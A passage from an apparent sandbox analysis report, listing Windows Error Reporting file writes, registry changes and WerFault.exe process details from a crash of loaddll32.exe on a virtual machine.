C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6396	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>iiuwkk, Inc.</SystemManufacturer>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6502	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6506	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6510	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>iiuwkk7,1</SystemProductName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6606	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6610	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6614	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6734	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6738	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6742	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 38 00 32 00 32 00 32 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1598222628</OSInstallDate>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6824	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6828	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6832	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6934	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6938	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6942	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7010	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7014	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7016	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7056	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7060	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7062	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7096	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7100	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7104	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7200	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7204	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7206	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7248	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7280	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7526	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7530	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7532	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7558	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7562	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7564	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 30 00 35 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-23T01:12:05Z">	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7664	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7668	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7672	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 37 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 30 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 30 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6740" UptimeMS="5031" TimeSinceCreationMS="5031" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7934	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7938	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7942	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7962	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7966	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	7968	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8006	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8010	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8012	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8050	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8054	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8058	98	3c 00 47 00 75 00 69 00 64 00 3e 00 61 00 62 00 32 00 62 00 33 00 35 00 30 00 63 00 2d 00 61 00 35 00 32 00 62 00 2d 00 34 00 35 00 39 00 63 00 2d 00 39 00 66 00 65 00 39 00 2d 00 36 00 31 00 36 00 30 00 33 00 66 00 30 00 38 00 34 00 34 00 34 00 62 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>ab2b350c-a52b-459c-9fe9-61603f08444b</Guid>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8156	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8160	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8164	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 30 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-23T01:12 :05Z</CreationTime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8262	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8266	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8268	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8308	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	8312	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp.xml	0	4665	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer	0	2	fd fd		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer	10416	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 30 00 31 00 38 00 38 00 32 00 37 00 37 00 31 00 36 00	MetadataHash=1018827716	success or wait	1	6EE1497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{d2fad443-a033-b9c9-f0a4-345e554d586d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EE336BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6EE31FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 AF 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6EE31FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **7020**, Parent PID: **6740**

General

Target ID:	7
Start time:	18:12:08
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 616
Imagebase:	0x1000000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EE21717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp.xml	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4DF8.tmp.csv	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E18.tmp.txt	success or wait	1	6EE1497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 69 52 63 62 fd 05 12 00 00 00 00 00	MDMP iRcb	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 54 1a 00 00 5e 52 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTT^Rcb 0Pacific Standard TimePacific Daylight Time	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 68 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 54 fd fd 00 fd 19 40 00 23 00 00 00 13 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@hIT@#+	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	1632	168	58 1a 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	X	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	10510	20	0d 00 00 00 fd fd fd 00 00 00 00 00 04 00 00 00 fd 29 00 00	)	success or wait	13	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	10722	4	14 12 fd 77	w	success or wait	12	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	30626	2568	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd fd 00 58 fd fd 00 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 50 fd 00 00 50 fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 50 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 04 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 58 fd fd 00 00 00 00 00 00 00 00 00 fd fd fd 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 98 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX@w@wPPPXT	success or wait	1	